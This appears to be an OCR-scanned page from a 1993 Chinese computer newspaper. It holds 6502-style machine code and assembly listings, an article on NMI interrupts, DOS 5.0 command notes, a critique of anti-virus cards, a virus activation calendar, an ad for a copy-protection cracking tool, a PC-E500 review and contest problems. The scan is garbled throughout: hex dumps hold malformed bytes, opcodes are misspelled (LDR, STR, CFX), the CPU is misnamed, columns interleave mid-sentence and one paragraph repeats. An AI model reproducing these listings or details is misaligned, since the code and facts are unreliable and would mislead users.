7F30- 00 7F 20 6B 7F A 25 A 20 06 E6 85
8F 89 81 05
7F40- C8 49 3B 03 0A 30 6B 8A 3F C9 F0
C4 84 25 C0
7F40- 89 F0 D9 C9 90 F0 D9 C9 87 F0 C9 C9
93 F0 07 C0
7F50- EA D0 9D 4C 1D 82 85 90 4C 35 7F A5
90 F0 25 C0
7F60- AF F0 22 C9 93 D0 89 A5 E A 00 91
8C 4C 87 7F
7F80- A6 C5 8E A5 8D 85 8F E6 8C D0 02
E8 8D 68 A5
7F90- C8 2F 07 D0 D0 20 07 AC A5 8D 20 B4
7F A5 30 C0
7FA0- B4 F7 A9 20 34 AC A0 90 B1 8C 20
B4 F7 20 80
7FB0- 7F 90 DC 60 46 4A 4A 4A 20 BD 7F
68 28 0F 09
7FC0- 30 C9 3A 50 02 69 86 C4 34 AC 52 43
48 41 52 44

```

更正

93年20期四版“理查德方块”的程序OE10-DO 35 CO OF D0 E5中E5应改为F5。
93年28期四版“运用WPS、WS编 BASIC程序”正文2.之②按“D”键进入编辑,应改为按“N”键进入编辑,另用Save+存盘时,在文件名后要加上“.A”才能在WPS和WS下正常编辑。
任川 撰文

四、6527cpu的中断系统

我们知道,6527cpu只有一种中断方式,即非屏蔽中断NMI。所谓非屏蔽中断是指不能通过编程进行阻止的中断,只要中断请求一发出,处理器在执行完当前指令后就立即响应。

1. NMI中断的执行过程

6527cpu的中断入口地址放在\$FFFA, \$FFFB中,一般放在\$00ED。
当CPU响应中断时,则自动保存断点地址和状态,即将当前的程序计数器PC值和状态寄存器P值压入堆栈保存,然后根据中断向量单元\$FFFA, \$FFFB提供的中断程序入口地址跳转到中断处理程序进行中断处理;当中断处理结束后则返回到断点地址上,恢复原来的内部状态,继续执行原程序。

2. NMI中断的作用

NMI中断在6527cpu的工作系统中起着巨大的作用。任天堂游戏中的音响发出,画面更换,角色控制等都是中断程序中完成的,人机对话工作系统的全部操作几乎都是在中断程序中进行的。F BASIC工作系统中动作卡通的运动控制和PLAY语句的演奏也都是在中断中实现的。因此,NMI中断在6527cpu工作系统中占有举足轻重的地位,甚至可以说,没有NMI中断就没有任天堂游戏。强大的中断功能也是6527cpu的另一显著特点。

3. 中断处理的进入

下面通过一个实例,介绍如何进入中断:

例2-1,设计一计时程序,用于

检测程序的运行时间

```

汇编语言程序见№2-8(假定我们把机器语言程序安装在$7F00以后的RAM单元)
7F00-E0 D2 INC D2
D0 D2 BNE $7800
E0 D3 INC D3
7F06-43 OF 88 JMP $880F
7F09-A9 00 LDR $ #00
85 E8 STR EER
A9 68 LDR $ #7F
85 EF STR AEF
60 RTS

```

说明:程序№2-8适用于中断程序入口为\$880F的版本(即DS.2A版本)。读者可使用PRINT HEX \$ (PEEK (&HEE))
PRINT HEX \$ (PEEK (&HEF))

检查结果为HOF, H88则可直接使用;若是另外的数值则把第一个数据置为\$7F07,第二个数据置为\$7F08,方能使用程序№2-8。

调用№2-8的F BASIC程序

```

见№2-9。
5 REM №2-9
65510 POKE &D3, 0
POKE &D2, 0, CALL
&7F09, RETURN
6552 0 APEEK (&D3)
D=PEEK (&D2): =
C= A * 5 + (A * 6
+ B) / 50
65530 PRINT " TIME = "
C, RETURN

```

山东 于基

用汇编调用汉字

中华学习机固化了汉字系统,使用时只要进入中文状态,即可用拼音、区位等方式输入汉字,但在一些特殊场合,需要在汇编中调用汉字,下面介绍在汇编中调用汉字的方法。

输入以下汇编程序,程序中\$C300是汉字的初始化程序,在\$25单元中放置汉字,在\$24单元中放置列值,从\$6019单元始放置要调用的汉字内码,中华学习机采用三字字节汉字内码,它规定,第一字节为汉字标识符7F,第二字节:

```

区码+1F(区码<28时)
区码+1F(区码>28时)
第三字节
位码+1C(位码<6时)
位码+1D(位码在6-4间)
位码+1E(位码在15-27间)
位码+1F(位码>=28时)

```

如在汇编中调用“中华学习机”五个汉字,查出区位码分别是:5448,

2710,4907,4716,2790,根据以上规则计算出学习机内码为: 554F, 3927, 5024, 4E2E,3979,然后将这些内码从6019单元放入:

```

$ 6019,7F 55 4F 7F 39 27 7F
6020,50 24 7F 4E 2E 7F 39 79
程序中 $F为所要调用的汉字总长度,此处调用五个汉字,所以总长=3*5为“F”, $C32B为显示处理程序

```

附程序清单,本程序在中华学习机上通过

```

6000- 20 00 C3R JSR $C300
6003- A9 01 LDA $ #01
6005- 85 25 STA $ 25
6007- A9 01 LDA $ #01
6009- 85 24 STA $ 24
600B- A2 00 LDX $ #00
600D- BD 19-60 LDA $6019,
X
6010- 20 2B C3R JSR $C32B
6013- EB INX
6014- E0 0F CFX $ #0F
6016- D0 F5 BNE $600D
6018- 60 RTS

```

青岛 翁元祥
本版责任编辑 09号

十二、QBASIC命令

类型:外部命令
功能:提供解释 BASIC 语言程序的完整的编辑、开发、执行和调试环境,实现 Quick BASIC 语言系统运行功能。

格式:QBASIC [/ B] [/ ED] [/ G] [/ H] [/ MBF] [/ NOHI] [/ RUN] [FileSpec]
参数:File Spec 指定要装入和运行的文件引用名;

开关: / B 在彩色显示器下使用黑白方式显示QBASIC;
/ ED 装入DOS全屏编辑程序EDIT;
/ G 提供CGA显示器的快速更新;
/ H 在屏幕上显示尽可能多的行;
/ MBF 将内部函数 MKMS \$, MKD \$, CVS 和 CVD 分别改为 MKMBUF \$, MKDMUF \$, CVSMDF 和 CVDMDF;
/ NOHI 允许使用不支持高亮度视频的显示器;
/ RUN 在显示器运行指定的 BASIC 程序,且必须指定文件名。

DOS3.3至DOS5.0的增强功能及其应用(四)

说明: DOS 5.0用QBASIC代替先前的 BASIC 语言, QBASIC 为解释 BASIC, 是 Quick BASIC 4.5版本的一个子集,是引进到现代编程技术中的优秀软件,是一种方便的用于编写加强 DOS 命令的小应用程序的工具,其优点在于:模块化程序结构,用户定义的打印,递归变量,高级程序调试工具,一个灵活的格式检查编辑器,一个完整的上下文相关帮助系统,鼠标支持和方便的图形接口。

十三、SETVER命令

类型:外部命令或配置命令
功能:设置 DOS 5.0版报告给应用程序的 DOS 版本号,也可用来显示和修改版本表,该表列出程序名和程序被设计用来在其上运行的版本号,还可将更新DOS 5.0版的程序名加到版本表中。
格式: SETVER [d,] [path,] [filename]
[version] DELETE [/ QUIET]
[d,] [path] 说明SETVER.EXE 文件的位置;
filename 说明加到版本表中的程序(EXE或.COM)的名字,不能用通配符 * 和 ?;

Version 说明 DOS 5.0版向所说明的程序文件

报告的DOS版本号;
/ DELETE 删除特定程序文件的版本表项,可缩写为/D;
/ QUIET 在删除版本表项时不显示SETVER 提示信息。
说明: SETVER 命令给出了一种简单的方法来使程序文件相信它是在以前的 DOS 版本下运行,比如 3.3或 4.01,而不是 DOS5。但在使用前要用 SETVER 作为设备驱动程序按格式: device=[d,] [path] setver.exe 加入 CONFIG.SYS 文件中,这样才能在命令执行正确运行它。
SETVER 有如下三种使用形式:
SETVER [d,] [path,] ; 显示当前版本表
SETVER [d,] [path,] filename version ; 将新记录加到版本表中
SETVER [d,] [path,] filename /DELETE [/ QUIET]; 从版本表中删除已存在的记录。

DOS3.3至DOS5.0的增强功能及其应用(四)

任务,由于 SETVER 读报版本号,使用它并非安全可靠,因此使用SETVER以前,要备份指定的程序,它的辅助文件以及它产生的任何数据文件。
十四、SWITCHES命令
类型:配置命令
功能:将增强型键盘的使用限制在常规键盘功能上,以为不识别增强型键盘的软件提供兼容。
格式: SWITCHES = /K
十五、UNDELETE命令
类型:外部命令
功能:恢复用DEL或ERASE删除的文件
格式: UNDELETE [d,] [path] filename [/ LIST] [/ ALL] [/ DOS] [/ DT] 其中, [d,] [path] filename 说明想要恢复文件或文件集合的位置和名字,省略时即恢复当前目录下所有被删除文件, / LIST 列出指定路径上能够被删除的文件,但不实际恢复任何文件,而 / DOS 和 / DT 选项控制所产生的列表; / ALL 恢复被删除文件时无需对每个文件提示要

求确认。如果在删除限制文件,它将恢复它原来的日期文件,否则,它从DOS目录下恢复文件时,为文件名第一个丢失的字符提供一个数字符 (#); 如果存在文件重名,它自动从提供的字符 (#%&-) 数字(0-9)或字母(A-Z)顺序中选择每个字符,直到结果是唯一的文件名。

300元可省一合打印机
清华大学科学馆
SXD系列打印机共享器
打印机+共享器=打印机+打印机

求确认。如果在删除限制文件,它将恢复它原来的日期文件,否则,它从DOS目录下恢复文件时,为文件名第一个丢失的字符提供一个数字符 (#); 如果存在文件重名,它自动从提供的字符 (#%&-) 数字(0-9)或字母(A-Z)顺序中选择每个字符,直到结果是唯一的文件名。
四川大学 普光余

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所分办 主编:刘锦德 副主编:唐敏
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

谈计算机防病毒卡宣传的错误导向

随着计算机技术的普及,计算机病毒泛滥的情况也越来越严重,计算机信息安全问题越来越受到重视。现在处理计算机病毒主要有三种方法,一种是市场上流行的依据病毒特征字检测病毒,并根据病毒寄生的物理位置进行消毒;另一种是以防病毒卡为代表的根据病毒所具有外特性检测病毒,并对病毒的可行区域的修改进行监测的防病毒方法;还有一种是对专业计算机人员来说的,即通过各种手段对病毒进行检测和消毒。

笔者作为一名计算机的普通

使用人员,以一管之见斗胆对计算机防病毒卡的作用的夸张宣传给以批评。各种宣传媒介介绍防病毒卡的作用说得神乎其神,给人一种只要有一块防病毒卡似乎什么问题都解决了。宣传媒介宣传防病毒卡主要从四个方面来讲的:

- 一、广谱抗病毒性;
- 二、主动防御性;
- 三、自身抗病毒的坚固性;
- 四、工作时的及时性。

下面即从这四个方面来分析。

一、首先说广谱抗病毒

标,而无法输入数字,如何解决,切望高手指教。(646000)四川省泸州经济信息中心 郑度
由于近期不小心,使我的教室的一台286计算机硬盘染上了一种病毒,用CPAV1.2和SCANV1.2均查不出此病毒,只有用公安部发行的KILLV62才能查出这种病毒,为DoctOr病毒,但KIH62也不能清除此病毒。这种病毒专门传染COMMAND.COM文件和驻留内存(长度约为4.1K),当此病毒驻留内存时,只要你运行某个程序(这个程序必定比病毒且长度增加4.1K左右,哪怕这个文件为只读属性,一样染上病毒)。这种病毒较为少见,有关书中极少谈及此种病毒的危害性及消毒方法,故特此寻求清除这种病毒的软件,或者请在报上征询各方专家对此问题的解决方法。如需要我们可以提供此病毒样本以供测试之用。(490070)湖北武汉体育学院排球教研室 余克

读者点题 编辑征稿

★编号:931001
名称:超级多功能通用型跟踪解密软件LIGZV1.0
作者:李祥礼
由于加密软件的特殊性,用传统的方法,无法形成统一有效地破译工具,破译工作大都停留在手工作业阶段,工作量大,难度高,效率极低,而且,对使用者的专业素质要求很高,又由于不能预测每一步跟踪破译的正确性,常常陷入事先预设的陷阱,而得不偿失,浪费大量的时间,而且,跟踪的每一步都需要大量的识读和高难度的技巧,因而,既使是高级软件人员,在破译高级加密软件时,也常常出现“无从下手”或“半途而废”的情况。
LIGZ软件完全克服了上述方法的缺点,功能强大,使用简便,具有以往手工解密无法比拟的优点和效率,它能够帮助您轻松地完成国内、外各流行业、硬件加密软件的破译及软件的调试工作,是学习、提高、切入软件市场的最佳助手。随该软件附有高级解密软件剖析的例子,及应用该工具跟踪破译的每一步骤。

- 一、主要功能:
1. 该软件可以在运行在多版本、多种配置DOS环境中,不占

性,世界上已知的病毒有上千种,防病毒卡只能防其中的一部分,因为防病毒卡的研制者只能从病毒的共性角度出发,从病毒机器人手进行监测和防范这些已知种类的病毒,一旦出现作用机理不同的病毒,防病毒卡马上束手无策了,但笔者认为这些功能完全可以由软件来实现。

二、“防病毒”的副作用还是相当明显的——即假报毒,这会严重影响计算机运行速度,给操作人员带来不必要的麻烦,更有甚者,这种“主动防御”会改写正确的程序,使程序不能正常运行,这时可按下防病毒卡,说“bye-bye”了。

三、自身抗病毒的坚固性是不正确的,笔者仗仗直言,这种坚固性即把防病毒的软件给硬件完成,即把防病毒软件固化在卡中的EPROM上了。这也是制造者赚钱的根本方法,原本廉价的软件固化在卡中以后,价格马上上涨了又;这种坚固性对制造者来说还有另一层目的,使非法拷贝得到控制,制造者从而得到更多的金钱。

四、工作时的及时性主动防御性实际说是一件事。总之,笔者建议使用者买防病毒卡一定要慎重,不要做一些假宣传,对于专业人员可以直接对病毒进行处理,非专业人员尽量使用软件处理病毒,因为防病毒卡就是把防病毒软件固化于硬件中,不易更新升级,一旦防病毒卡过时了,只能扔掉,造成浪费,消毒软件就不同了,我们尽可以更新。

黑龙江 杨立军

读者论坛

《财神》 实现您会计电算化的理想

《财神》通用财会软件四大模块:

- 报表生成随心所欲;帐务处理最优;
- 工资核算醒目;固定资产方便;
- 符合新制度、新规定。

使用《财神》恭喜发财!

联系人:河北沧州计算机研究所所长 姜海明

邮编:061000;电话:241721,243703

▲一个实用的商品核算管理系统 上海立信软件研究所按财政部和商业部制定的有关商品核算制度,编制出“商品核算管理系统”。(高秋红)

▲上海开发先进的度控CAD系统 上海宝隆度控厂与上海计算所合作研制三集的“度控CAD系统”,它既有CAD/CAM功能,还兼有CAI功能。(高秋红)

▲专营信息数据库软件 (本报北京讯) 北京信通电子数据库工程公司专门销售信息数据库软件,现销售中国旅游信息库、中国宏观经济数据库、中国外商投资指南信息库、企业法规库等10多个实用性信息库。

▲MIS自动生成软件 北京航空航天大学计算机系最近开发出MIS自动生成软件,用户只需提出要求定义,由电脑自动生成一个完整的SQL应用系统,可广泛应用于各种企事业单位。(张)

▲新型塑料防护服 (北京讯) 北京电子工业设计委员会最近推出一种新型防静电辐射的防护服,能减少辐射强度70%以上,透光率在80%以上,给广大电脑使用者的健康带来极大的好处。

▲新一代机电一体化产品 (记者李强) 南京电讯仪器厂所属微电子公司引进美国技术,研制出新一代机电一体化产品——E271型单大幅面绘图仪,采用单幅深潜式,绘图尺寸A1A2,速度轴向达76.2mm/s,对角线为106.66mm/s,精度为0.127mm,使用标准RS-232接口和DM-语言。

▲微程序实时资源库在县级推广全面铺开 实行县地区中心支行计算机应用成功地开发出进行会计核算系统实时资源库。(储地角)

▲公路工程概预算软件通过鉴定 新疆交通研究所研制的一套完整便捷的“公路工程概预算软件”,日前已通过新疆科委专家的鉴定。

▲多文种转换软件通过鉴定 新疆民族语言文字工作委员会等单位开发的阿拉伯文、波斯文、维吾尔文、哈萨克文、柯尔克孜文、汉文、英文、俄文、国际音标等多文种混合排版软件,已通过新疆科委组织的鉴定。(任子生)

▲万能系列通用财务软件开始在辽宁推广 由北京市万能财务电算化工程公司研制的万能系列通用财务软件,日前在辽宁省推广。(江律)

短讯

小资料 1993年10-12月计算机病毒活动一览表

病毒活动时间	病毒名称	每月8日	台湾
1993年后每天	穷人	每月10日	10日
星期日	星期五	每月13日	魏秀清拉
星期一	菲利德	每月18日	PORM病毒
星期二	I-D或恶棍	10月1日	4096
星期三	Ah	10月18日	犯罪记录
每月13日连星期五	那路冷虫	10月23日	卡林
星期六	意大利吉虫	11月17日	1253
每月14日连星期六	墨西哥六	12月	控住你
每月2日	跳动	12月15日	1253
每月5日	蛙怪	12月25日	圣诞节
		12月28日	西班牙情人节

明星系列软件

中国龙

汉字环境软件

昆明明星电脑公司 明星电脑北京办事处
地址:昆明东风南路20号 地址:北京海润大厦903号 总机708号
电话:0871-5169574 邮编:650081 电话:010-2545228 邮编:100070 联系人:李祥礼

如果您是计算机用户 您一定会成为中国计算机用户杂志的读者

内容实用 印刷精美 订费很低

· 每期刊出一个约二万字的技术性或产品性专题, 1994年上半年的专题是: 汉卡、反病毒、开放式系统、动画制作、建网指南、老编人计算机。

· 每三期连载一个讲座, 1994年上半年的两个讲座是: Foxpro和汉化。

· 经验谈和工具箱两个栏目每期刊出十几篇微机技巧和工具使用方法的短文, 可帮助用户提高微机水平。

· 开发与应用栏目与系统开发专栏, 每期刊出数篇高水平专文, 可帮助用户提高开发水平。

· 自由软件与软件服务两个栏目, 介绍可自由拷贝的软件并免费提供此类软件。

· 产业动态栏目与商品报价两个栏目, 可帮助用户了解市场动向及选购硬件与软件。

· 每月5日出版, 从1994年起每期140页(16开), 影射胶印, 订费1.35元。 邮局订网代号: 82-164

软件交流

转让形式: 程序盘一张(内含软件、说明书)
转让价格: 工作版, 880.00元, 演示版, 60.00元(邮政快递, 款到发货, 并附优惠券, 个人购买优惠20%)
使用说明书: 20.00元(购买工作版的前50名用户可以得到价值380元的加密磁盘, LOCK92一张, 或免费为其解编一种软件)
联系地址: 青岛市207信箱(266092)
联系人: 李祥礼
电话: (0532) - 339995 (337534) 转 69541

中国计算机用户协会微机分会理事 倪树根

十年前, PC-1500取代TI-59, 有三个有利条件: ①价格差不多; ②功能上有一个台阶; ③PC-1500是当时袖珍机中最好的, 因此仅用了两三年时间, 即完成了从第一代可编程计算器(使用符号语言)向第二代袖珍机(具有BASIC语言)的过渡。随着PC-1500的二次开发, 迎来了袖珍机的“第一个春天”。十年来, 对于PC-1500的二次开发和应用软件达到尽善尽美的程度, 使用范围遍及各行各业, 用户达40万以上, 对国民经济建设起到了巨大的作用。

随着国民经济的不断发展, PC-1500已不能完全满足生产的需要, 91年召开的第三次全国微机(袖珍)计算机学术交流会又给PC-1500画上了一个圆满的句号。告别PC-1500已成定局, 尽管我们都留恋, 但却无力改变这个现实。目前, 要从以PC-1500为代表的第二代袖珍机向第三代便携机(具有DOS、CPU为8088以上可携带的微机), 似乎条件还不成熟, 寻求一种能替代PC-1500的新型机已成必然。近几年来, 国内引进了多种袖珍机, 尽管各有其优, 与PC-1500的不少特点, 但仍与PC-1500属同一档次的袖珍机, 均未能取代PC-1500。

当前, 正当五花八门的便携机潮水般涌来时, 却有人竟然不惜重金大胆引进PC-E500, 并宣称该机是PC-1500的最佳替代产品。该机究竟能否替代PC-1500, 我们暂不下结论。我认为, 若不是出于对我国袖珍机事业的关心, 是不会有这样勇敢的举动。因此, 我为他们的举动叫好!

我注意到有关PC-E500的宣传文章, 非且无过其实及过分、夸张之词, 我感到觉得庆幸, 并未切中要害, 更未充分展现该机的风采, 加上各地的经销商对PC-E500宣传不够, 这不仅使一些用户持观望态度, 而且还有更多的用户不知道有这样好的产品。

对照PC-1500取代TI-59的三个条件: ①PC-E500基本配置与PC-1500价格相当; ②PC-E500是当前最好的袖珍机; ③PC-E500集袖珍机和便携机的优点于一体。与PC-1500相比, 上了半个台阶, 是从袖珍机向便携机过渡的桥梁。把它看作一台袖珍机价格的便携机一点也不过分。虽然其档次不如便携机, 但其多功能、高精度及低价格的特点是任何便携机所无法比拟的。仅从袖珍机的角度来看该机是不够的(大多数用户和引进者都是这样看的), 对该机的认识要有一个观念上的转变, 要站在微机的高度来看待它。笔者预言, 随着PC-E500的推广, 不仅会使袖珍机摆脱困境, 还会迎来袖珍机的“第二个春天”。PC-E500将以二代半袖珍机的特殊身份与便携机并肩前进。

本文就大家对PC-E500最关心的几个问题谈我的粗浅看法, 若有不当之处, 请朋友们批评指正。

一、PC-E500功能特点:

该机具有功能强、容量大、体积小、速度快、精度高、屏幕大、开发好、价格低且配置灵活等特点。特别适合野外工作者和作为个人手持的计算、办公用品。

(一) 容量大: 寻址范围1MB, ROM256KB(其中126KB工程软件, 130KB系统ROM包括DOS、IOCS、FCS、BASIC解释程序及矩阵、统计等数学库), RAM32KB, 可扩展至512KB。

(二) 速度快: 处理工作周期的时钟频率为2.304MHZ, 而实测速度是PC-1500的2~5倍。

(三) 精度高: 单精度为2位(指数)+10位(尾数), 内部94位; 双精度为2位(指数)+20位(尾数), 内部24位。

(四) 屏幕大(与PC-1500比较): 点阵32行×240列; 字符4行×40列; 汉字(16×16点阵)2行×15列。可显示图表、汉字, 可使其成为名副其实的中文记事簿、游戏机。有三种图形字库, 可显示如积分等数学符号、希腊字母及日文汉字等, 且可根据用户需要很方便的扩充其它图形显示字库。特有的十几种状态字符显示和菜单显示, 为用户提供的操作环境。和微机相比, 其屏幕又显得大小, 一些复杂图形就显得难看, 因此在屏幕绘图时应尽可能调节好对比度, 使绘出的图形好看。若用户对屏幕操作一般性了解, 请在ENG状态下调用演示程序“DEMO.50”。

(五) 体积小、重量轻、功耗低: 两台主机量在一起和一盘录像带体积差不多, 重量仅250克(含电池), 4节7#电池可连续使用一个月左右, 是真正可以放在口袋里的“袖珍机”。

(六) 0键的键盘布局合理使用方便。十个可编程功能键可用来编辑或运行程序, 还可用来进行菜单操作和进行矩阵、统计等运算; 而软件库中的菜单编辑程序“EDITOR.51”是用户制作和修改菜单的好工具。特有的编辑键为BASIC程序编辑提供了方便。几十

SHARP PC-E500 从袖珍机向便携机过渡的桥梁

种组合键提供了许多特为用户使用, 例如 [CTRL] + [OFF] 为自动关机, [CTRL] + [0] (或 [1]) 为键盘声调(或重置)开关等等。

(七) 价格低: 由于主机进口, 外设国产化, 因此价格低且配置灵活, 例如不到3000元就可配置128KB主机+CE-126P热敏打印机/带遥控磁带机接口。原来用于PC-1500的磁带机CE-152、四色绘图打印机CE-515P等设备仍可使用。若有CE-158接口, 只需花80元买一条CE-158A电缆, 即可实现PC-E500与PC-1500间的双向通讯。所有外设均可根据需要灵活配置。在选择外设时尽可能考虑能与微机共用及利用原PC-1500上使用的外设, 以节省开支。

(八) 方便灵活的内存配置:

用户RAM最大可达512KB, 分为S1区(主机, 地址80000H~BFFFFH)和S2区(模块, 地址40000H~7FFFFH)。可根据用户需要选择不同容量的主机和模块, 其配置可从32KB~512KB随意选择。S1区和S2区可分离又合并:

①MEM \$="S1" k 主机内存; MEM \$="S2" k 模块内存;
MEM \$="B" k k k 主机+模块为S1区内存, 最大256KB。

②INIT S1; P k k 主机+模块为S1区内存, 最大512KB;

INIT S1; S k 主机内存。

选择某区内存即可在该区运行BASIC程序。上述各种转换不改变所存的内容, 但注意在合并前必须清除模块数据(有用的数据应先保存到磁带上或软盘上), 在分离时必须满足自由空间字节数(用命令FRE 0获得)大于或等于模块容量。

根据需要在S1区划分RAM盘E, (最大为主机容量减5KB), 或在S2区划分RAM盘F, (最大为模块容量减1KB)。用RAM盘存取程序和数据库比磁带和软盘快, 且便于在两台主机间传送; 但要损失一部分内存空间, 且遇意外情况系统强追重新进行初始化时, 所有数据将全部丢失。因此应在满足解规模的前提下适当划分RAM盘的容量, 并经常将其内容转存到磁带或软盘上, 以防意外。

(九) 多功能: PC-E500=函数计算器+工程师手册+计算机。

在菜单下可根据需要很方便的选择六种不同功能的操作状态, 并可由用户扩充至10种操作状态。这六种功能为: ①BASIC(程序); ②CAL(函数计算器); ③MATRIX(矩阵及线性方程组); ④STAT(统计和线性回归计算); ⑤ENG(工程软件库); ⑥AER(用户函数库)。

这六种功能既可分别以手动方式执行, 又均可在BASIC程序中调用。此外, 各种状态之间的数据还可相互调用, 例如在STAT状态下的统计数据可在ENG状态下调用“DATA.152”来绘图。该机除具有诸如虚标正反算等64种内部函数外, 还可在AER状态下建立99种用户数据库, 不仅可以存储数学公式, 还可存储通信录等记事文本, 可修改、可查询, 还可把整个函数库作为文件传送到另一台计算机中。在ENG状态下, 不仅提供了常数124个、常用公式744个及常用算法233种, 供不同专业的用户选择使用, 还提供了十几个公用子程序供所有用户调用。限于篇幅, 不能详细展开介绍, 但从以上所述就可看出该机提供了丰富的数学库和工具软件, 为用户编程提供了方便。因此, PC-E500是一台名副其实的多功能计算机。

(十) 开发好: PC-1500是先使用后开发, 该机是先开发后使用, 少数人开发多数人受益, 因此不会出现象PC-1500那样千军万马齐上阵进行二次开发的局面。

(1) 该机已开发了监控、反汇编及汇编程序等工具软件, 为使用机器语言编程创造了条件。该机的SC62015是一种功能与8088相近的汇编语言, 对具有PC-1500机器语言或8088知识的使用者都能很快掌握。

(2) 除BASIC和机器语言外, 该机还可开发其它语言, 日本已开发了C语言, 国内已着手扩充BASIC及编译BASIC的编制。

(3) 已开发该机的DOS、IOCS、FCS内藏功能200多项, 其调用方法类似微机的DOS和BIOS中断功能调用。还开发了在BASIC程序中调用该特有的几十项短

阵、统计等数学计算的功能。

(4) 已引进多种机器语言编写的游戏软件, 既可使该机成为一台手持式游戏机, 又可从中学习机器语言编程方法和技巧。

(5) 已开发多种应用软件, 如测量电子手册、地图测量信息系统、导线网水准网平差、高斯投影计算、通讯软件等十几种。有的已模块化, 各专业应用软件的编制和模块化正在进行中, 以后用户可根据自己的需要选购应用程序模块, 省去了编程和移植的麻烦。

(6) 汉字操作系统模块即将面市, 可使该机成为一台中文记事簿。

(7) 除主机外, 硬件开发已基本国产化, 免去了用户维修的后顾之忧。

二、BASIC主要功能特点:

(一) 程序中有限制范围比PC-1500宽:

①程序运行范围最大可达512KB, PC-1500为28KB。

②程序行长、字符非常数均可达254字节, PC-1500为80字节。

③变量名可长达40个字符, 且可包含保留字(但不能以保留字打头)。

(二) 数组维数仅受行限制, 下标0~65534, 可将PC-1500中因受下限限制不得不用二维数组的程序(如排序)改用一维数组, 可大大加快运算速度和简化程序编制。

(三) 数组维数大小仅受内存容量的限制, 字符串数可达64KB, 且不必定义长度, 字符串数据在内存是按实际长度动态分配的, 且可用FRE 0命令清除残存的字符串数据, 收回曾占用过的空间以节省内存。

(四) BASIC堆栈虽然只有145字节, 但可任意扩充, 因此循环和子程序的层次不受限制。

(五) 用户堆栈485字节, 可扩充, 因此表达式暂挂计算的层次不受限制。

(二) 程序运行方式灵活:

①可在S1区和S2区分别运行程序, 不影响另一区的程序和数据。

②在任何一区域都可在ENG状态下调用程序库而不破坏内存的程序。

(三) 有较强的BASIC编辑功能:

除有十几种编辑键进行键盘操作外, 还有几条编辑指令, 使该机具有自动行号、删除指定行、重编号等多种功能。

(四) 增加了文件功能:

有二十几条文件管理命令, 可进行顺序文件的读、写和追加, 具有对文件长度、指针位置及是否读完的测试功能, 可对文件进行拷贝、更名、列目录、保护等多种操作。除随机文件外, 其文件功能与GW BASIC相近。

(五) 有删除部分变量及数组的功能, 以此回收存储空间。

(六) 使用下述两条未公开发表的指令BTEXT\$和BDATA\$可查看现在管理的BASIC文本和变量, 并且可以改变。活用BTEXT\$可实现多个文本管理。

(七) BASIC程序可用中间代码和ASCII两种方式存盘。

(八) 在BASIC状态的PRO方式下可选择程序方式或文本方式:

①键入命令BASIC进入程序方式, 提示符为“>”, 按中间代码存储输入的程序。

②键入命令TEXT进入文本方式, 提示符为“<”, 按ASCII码存储输入的文本。因此可在此方式下编写如FORTRAN等其它计算机上的高级语言程序, 编写ASCII数据, 编写ASCII文书、档案等, 可作为其它计算机的输入工具和作为字处理工具等。

(九) 有18个字节键扫描缓冲, 可存贮连续8键操作(PC-1500一次只能处理一个键操作), 因此在计算过程中需要键盘回答的操作, 可预先键入, 无须守候在计算机旁。

(十) 十几条功能较强的显示指令及丰富的系统功能调用, 可使反转、闪烁、背景及画面的涂抹、动画制作变得轻而易举, 经开发可完成屏保硬拷贝。

(十一) 在程序中可直接调用ROM中的几十种矩阵及统计计算, 既省去编程的麻烦, 又节省了程序所占空间。输入函数指令时, 可用计算器上的函数键来代替。在AER状态下建立的用户函数库, 可象内部函数一样的在程序中调用。工程软件库中的许多子程序都可作为用户程序的子程序。

(十二) 其它方面的特点还有: 增加了IF...THEN...ELSE语句; 程序加密; 增加了按USING格式所规定位置进行舍入的功能, 使输出和计算结果一致(PC-1500无舍入功能)等等。限于篇幅就不一一列举了。(未完待续)

第一试课题

求N个字符串的最长公共子串, N<20, 字符串长度不超过255.

例如N=5, 由键盘依次输入三个字符串为

What is local bus? Name some local buses. local bus is a high speed I/O bus close to the processor. 则最长公共子串为"local bus".

题B

在两个文本文件中各存有一个以西文制表符制成的未填人任务事项的表结构, 分别称之为表1和表2, 要求编程将表1和表2按

1993年本期刊登之数学题(并答案)

一、数阵问题

下述规则合并成表3:

规则: 表1在上表2下, 表1与表2的左边对齐, 将表1的最底行与表2的最顶行合并.

例如, 在你所用机器的C盘根目录下有两个文件no.1和no.2, 分别存放上述的表1和表2, 经上述规则合并后得到表3, 放在文件no.3中. 三张表见图:

Table 1: A 2x5 grid of cells.

表1

Table 2: A 2x5 grid of cells.

表2

Table 3: A 4x5 grid of cells, showing the merge of table 1 and table 2.

表3

编程要求:

1. 程序应能自给定的文本文件中读入两个源表并显示.

2. 若源表有错, 应能指出其错.

3. 将表1和表2按规则合并成表3, 并显示.

4. 所有制表符的ASCII码应由选手自己从给出的示例文件中取.

题C

以字符串形式由键盘输入两个高精度的8进制正整数, 串长小于255, 以第一个数为被除数, 第二个数为除数, 进行高精度除法运算, 并显示商和余数.

题D

对一个不存在回路的有向图, 编程求出途经结点数最多的一条路径. 如下图所示, 应输出路径为1-2-4-5或1-3-4-

5. 输出一条即可. 有向图的输入方法见附.



图E

对一个有向图, 若指定结点M为起始结点, 则在满足条件下定义结点P的必经结点集为: 从结点M出发, 沿该图经任一条路径到达P时必须经过的结点集合.

如下图所示, 若从结点1出发, 则第一个结点的集为: D(1) = {1} D(2) = {1, 2} D(3) = {1, 3} D(4) = {1, 4} D(5) = {1, 4, 5}



编程对任一个有向图, 指定起始结点, 输出该图每个结点的必经结点集. 有向图的输入方法见附.

有向图存放在一个文本文件中, 第0行为一个数字, 为该图的结点数M, 其下还有N行, 每行有N个非0即1的数字. 若第I行第J个数字为1, 则表示结点I到结点J存在由I指向J的边, 否则该数为0. 在你所用机器的C盘根目录下有一个文件G0, 按上述方式存放题D的有向图, 选手可参考其结构.

测试时所有图均按此结构由文件输入.

第二试课题

题目

有一块矩形平板, 现将将其分为若干种小矩形零件, 分割方法是沿着与原矩形平板的某一边垂直的方向将该板平分成为两个矩形, 然后对这两个矩形分别进行同样的处理, 直至分割出符合规定尺寸的零件为止. 注意在分割时每一刀都必须沿起始方向从头至尾, 中途不得拐弯或倾斜.

编程对输入的原平板尺寸、零件种数以及每种零件的尺寸, 寻找一种分割的方案, 使得按此方案分割后, 所剩无用料面积最少. 输出应首先包括剩料面积, 所切刀数, 和每种零件的总数(可以为零), 然后用你自己的方法图示分割的具体过程.

